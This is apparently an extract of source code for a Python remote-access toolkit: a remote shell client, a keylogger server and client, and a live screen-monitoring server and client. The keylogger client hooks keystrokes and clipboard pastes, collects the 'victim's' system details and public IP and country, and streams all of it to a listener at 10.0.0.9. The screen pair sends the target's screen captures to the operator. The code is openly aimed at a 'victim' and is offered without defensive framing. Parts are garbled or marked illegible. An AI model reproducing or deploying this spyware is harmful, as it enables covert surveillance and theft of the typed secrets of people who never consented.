        path_to_save = command.split(" ")[1]
        file_name = command.split(" ")[2]
        flag = False
        if path_to_save == 'D':
            path_to_save = self.path
            flag = True
        else:
            flag = os.path.isdir(path_to_save)

        if (flag):
            while(os.path.isfile(path_to_save + file_name)):
                self.conn.send("File_Exists".encode())
                ans = self.conn.recv(1024).decode()
                if(ans == "OVERWRITE"):
                    break
                file_name = ans
            print("123")
            self.conn.send("SUCCESS".encode())

```

```

        self.Get_File_From_Server(path_to_save, file_name)

    else:
        self.conn.send("INVALID PATH".encode())

    elif command[0:6] == 'change':
        drives = ['%s:' % d for d in self.disks if
os.path.exists('%s:' % d)]
        if command[7:] in drives:
            self.Change(command)

        else:
            self.conn.send("Invalid Disk!".encode())

    else:
        msg = 'Invalid command !'
        self.conn.send(msg.encode())

client_shell = Shell_Client()
client_shell.Main_Panel()

```

## KeyLogger

### KeyloggerServer.py

```

# -*- coding: utf-8 -*-
import socket
import sys
import os
import time
import select

BLUE = '\33[94m'
LightBlue = '\033[94m'
RED = '\033[91m'
WHITE = '\33[97m'
YELLOW = '\33[93m'
GREEN = '\033[32m'
LightCyan = "\033[96m"
END = '\033[0m'
ERASE_LINE = '\x1b[2K'
#-----
IP = "10.0.0.9"
PORT = int(sys.argv[1])
#-----
nums = "123456789"

class Keylogger():

    def __init__(self):
        self.conn = ""
        self.server_sock = ""

    def Get_Connection(self):
        SERVER_ADD = (IP, PORT)
        server_socket = socket.socket()
        server_socket.bind(SERVER_ADD)
        server_socket.listen(1)
        client_sock, client_add = server_socket.accept()
        self.conn = client_sock
        self.server_sock = server_socket

```

```
def Loading(self, str1):
    sys.stdout.write(str1)
    for x in range(10):
        sys.stdout.write(RED + "." + END)
        time.sleep(0.5)
    if(x %3 == 0):
        sys.stdout.write(ERASE_LINE + '\r' + str1)

def KeyLogging(self):
    os.system("clear || cls")
    print(RED + "[" + BLUE + "?" + RED + "]" + WHITE + "How many time do you want to keylogg the victim?" + END)
    t = raw_input(RED + "Enter the time(in seconds): ")
    print(RED + "[" + BLUE + "?" + RED + "]" + WHITE + "Where would you like to save to log text file?" + END)
    dirc = raw_input(RED + "Enter a location: " + END)
    while(os.path.exists(dirc + "\\\" + "logs.txt") == True):
        print(RED + "[!]" + "There is a log file in this location already, Please choose a different location" + END)
        dirc = raw_input(RED + "Enter a location: " + END)
    f = open(dirc + "\\\" + "logs.txt", "w")

    print(RED + "[" + BLUE + "?" + RED + "]" + WHITE + "Do you want to see the logging in this screen too?[Y/N]" + END)
    answ = raw_input(RED + "Your answer: " + END)
    print(GREEN + "Sweet! the logging is about to start!" + END)
    time.sleep(2)
    os.system("clear || cls")
    print(RED + "Logging the victim!" + END)
    if(answ == "Y" or answ == "y"):
        sys.stdout.write(BLUE + "The victims keyboard live activety: " + END)

    self.conn.send(str(t))
    t1 = time.time()
    while(True):
        t2 = time.time()
        if(t2-t1 >=int(t)):
            break
        ready = select.select([self.conn], [], [], 0.1)#wait until data is available or until the timeout occurs
        if ready[0]:
            key = self.conn.recv(1024)
        else:
            key = ""
        if(answ == "Y" or answ == "y"):
            sys.stdout.write(WHITE + key + END)
        f.write(key)
    f.close()
    print("")
    print RED + "DONE, Exiting the logging panel..." + END
    time.sleep(2)

def Menu(self):
    while True:
        os.system("clear || cls")
        sys.stdout.write(RED + ""
```





```

keylogger_class.Get_Connection()
print(BLUE + "Client has been Connected! \n" + END)
keylogger_class.Loading(RED + "Loading the Menu" + END)

#----Menu----"
keylogger_class.Menu()
print(RED + "Bye!" + END)

main()

```

### KeyloggerClient.pyw

```

# -*- coding: utf-8 -*-
import socket
import platform
import requests
from lxml import html
import pyHook
import sys
import os
import pythoncom
import time
import win32clipboard
import select
import subprocess

BLUE = '\33[94m'
LightBlue = '\033[94m'
RED = '\033[91m'
WHITE = '\33[97m'
YELLOW = '\33[93m'
GREEN = '\033[32m'
LightCyan = "\033[96m"
END = '\033[0m'
ERASE_LINE = '\x1b[2K'
#-----
IP = "10.0.0.9"
PORT = int(sys.argv[1])
headers = {'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36'}

class Keylogger():

    def __init__(self):
        self.conn = self.Get_Connection()
        self.path = os.path.dirname(__file__)

    def Get_Connection(self):
        SERVER_ADD = (IP, PORT)
        my_socket = socket.socket()
        my_socket.connect(SERVER_ADD)
        return my_socket

    def KeyLoggerMain(self):
        t = self.conn.recv(1024)
        print t
        hm = pyHook.HookManager()
        hm.KeyDown = self.OnKeyboardEvent
        hm.HookKeyboard()
        t1 = time.time()
        while True:

```

```

        t2 = time.time()
        if(t2-t1 >=int(t)):
            break
        pythoncom.PumpWaitingMessages()

def OnKeyboardEvent(self, event):
    """Function is called everytime a key is pressed
    to add that key to the list of captured keys"""
    paste_limit = 500

    if (event.KeyID == 8):
        logs = "[BACKSPACE]"
    elif (event.KeyID == 9):
        logs = "[TAB]"
    elif (event.KeyID == 13):
        logs = "[ENTER]"
    elif (event.KeyID == 37):
        logs = "[LEFT]"
    elif (event.KeyID == 38):
        logs = "[UP]"
    elif (event.KeyID == 39):
        logs = "[RIGHT]"
    elif (event.KeyID == 40):
        logs = "[DOWN]"
    else:
        if event.Ascii > 32 and event.Ascii < 127:
            logs = chr(event.Ascii)
        else:
            if(event.Key == "Space"):
                logs = " "
            elif event.Key == "V":
                win32clipboard.OpenClipboard()
                pasted_value = win32clipboard.GetClipboardData()
                win32clipboard.CloseClipboard()
                if(len(pasted_value) < paste_limit):
                    logs = "[PASTED] - " + pasted_value
            else:
                logs = ""

    self.conn.send(str(logs))
    print("Sent!")

def GetIp(self):
    with requests.Session() as s:
        url = 'https://iplocation.com'
        r = s.get(url, headers=headers)
        tree = html.fromstring(r.content)
        ip = tree.xpath('//b[@class="ip"]/text()')
        res = "The IP of the victim is: " + ip[0] + "\n"
        country = tree.xpath('//span[@class="country_name"]/text()')
        res = res + "The victim's country is: " + country[0]
    return res

def Options(self):
    ch = self.conn.recv(1024)
    if(ch ==str(1)):
        print("Ok")
        self.KeyLoggerMain()
        print("Done!")
        ans = self.conn.recv(1024)
        if(ans == "N" or ans == "n"):
            return False
    return True

```

```

def main(self):

    "-----INFO-----"
    print(self.path)
    info = "Info about the Victim system:" + "\n" + "The Operating
System is: " + platform.platform() + "\n" + "The system Processor is: " +
platform.processor() + "\n" + "The Platform mashine is: " +
platform.machine() + "\n"
    res = self.GetIp()
    op1 = "\n" + "\n" + LightCyan + '[?] ' + YELLOW + 'To access the
KeyLogger Press: 1 ' + RED + END + "\n"
    self.conn.send(GREEN + info + res + op1 + END)
    "-----Options-----"

    res1 = self.Options()
    print(res1)
    if (res1 == True):
        print(123)
        self.conn.close()
        subprocess.Popen(self.path + "\\..\\Python27\\pythonw.exe " +
self.path + "\\KeyloggerClientNew.pyw " + str(PORT))

    "-----Options-----"

keylogger_class = Keylogger()
keylogger_class.main()

```

## Monitor

### mon\_server.pyw

```

import socket
import ctypes
import cv2
import numpy as np
from PIL import Image
import lz4.frame
import io
import threading
import time
import sys
from threading import Thread
user32 = ctypes.windll.user32
SCREEN_SIZE = user32.GetSystemMetrics(0), user32.GetSystemMetrics(1)
SERVER_HOST = "10.0.0.9"
SERVER_PORT = int(sys.argv[1])
pixel_list_lock = threading.Lock()

class Get_Pixles_Thread(threading.Thread):
    def __init__(self, conn, main_thread):
        threading.Thread.__init__(self)
        self.conn = conn
        self.pixel_list = []
        self.stopEvent = threading.Event()
        self.main_thread = main_thread

    def run(self):

```

```

while self.stopEvent.is_set() == False:
    pixles = "".encode()
    while True:

        l = self.conn.recv(1024)
        if not l:
            print("ok")
            self.stopEvent.set()
            break

        if(l == '*'.encode() * 1024): # if last data is exactly 1024
we will get after it this pattern
            break
        if ("+".encode() * 1000 in l): # it is the last data or just
an ordinary package?
            i = l.find(b'+') # because the last data is less then
1024 we need to make a split and get it..
            last_pac_len = int(l[:i])
            pixles = pixles[:-(1024 -last_pac_len)] # to get rid of
the ####....
            break
        pixles += l

        print("Got it")
        pixel_list_lock.acquire()
        self.pixel_list.append(pixles)
        pixel_list_lock.release()
    print("exited from the thread")
    self.main_thread.stop_event.set()

class LiveScreen():
    def __init__(self):
        self.conn = self.Get_conn()
        self.WIDTH = 0
        self.HEIGHT = 0
        self.thread = ""
        self.stop_event = threading.Event()

    def Get_conn(self):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        print("try")
        s.bind((SERVER_HOST, SERVER_PORT))
        s.listen(1)
        s.setsockopt(socket.IPPROTO_TCP, socket.TCP_NODELAY, 1)
        conn, client_address = s.accept()
        return conn

    def Set_Screen_Size(self):
        wid_hei = self.conn.recv(1024).decode()
        wid = int(wid_hei.split(" ")[0])
        hei = int(wid_hei.split(" ")[1])
        if (SCREEN_SIZE[0] <= wid or SCREEN_SIZE[1] <= hei):
            sw = int(SCREEN_SIZE[0]) - 100
            sh = int(SCREEN_SIZE[1]) - 100
            self.conn.send((str(sw) + " " + str(sh)).encode())
            return sw, sh
        else:
            self.conn.send("OK".encode())
            return int(wid), int(hei)

    def Start_Get_Pixles_Thread(self):
        thread = Get_Pixles_Thread(self.conn, self)

```

```

        thread.start()
        self.thread = thread

    def main(self):
        empty_list_flag = False
        print(self.conn)
        self.WIDTH, self.HEIGHT = self.Set_Screen_Size()
        print(str(self.WIDTH))
        print(str(self.HEIGHT))
        i = 0
        #self.Create_Sample_Img()
        #print("ok")
        self.Start_Get_Pixles_Thread()
        while self.stop_event.is_set() == False:

            time.sleep(0.0001)
            try:
                pixel_list_lock.acquire()
                pixels = self.thread.pixel_list.pop(0)
            except:
                pixel_list_lock.release()
                #print("List empty")
                continue
            pixel_list_lock.release()
            img = Image.open(io.BytesIO(pixels))
            img_np = np.array(img)
            frame = cv2.cvtColor(img_np, cv2.COLOR_BGR2RGB)
            # show image on OpenCV frame
            cv2.imshow("Screen | Press ESC to exit", frame)

            #print("Showed it")
            if cv2.waitKey(1) == 27:
                self.conn.send("EXIT".encode())
                break
            #print(i)
            i+=1

ls = LiveScreen()
ls.main()

print("Exited")
cv2.destroyAllWindows()

```

### mon\_client.py

```

import socket
import time
import io
import ctypes
from PIL import ImageGrab, Image
import sys
import threading
user32 = ctypes.windll.user32
wid_hei = user32.GetSystemMetrics(0), user32.GetSystemMetrics(1)

WIDTH = 0
HEIGHT = 0

SERVER_HOST = "10.0.0.9"

```

[illegible]

```

def Sender(self, pixels):
    pix = io.BytesIO(pixels)
    f = False
    f1 = pix.read(1024)
    while f1:
        if(len(f1) < 1024):
            self.conn.send(f1 + "#".encode() * (1024 - len(f1)))
            f1_len = str(len(f1))
            self.conn.send(str(len(f1)).encode() + (1024 - len(f1_len))
* "+".encode())
            f = True
            #print("Sent")
            break
        self.conn.send(f1)
        f1 = pix.read(1024)

    if(f == False): # in case its 1024
        print("Sent *")
        self.conn.send(("*" * 1024).encode())

ps = Pixle_sender()
ps.Main()
print("exited")

```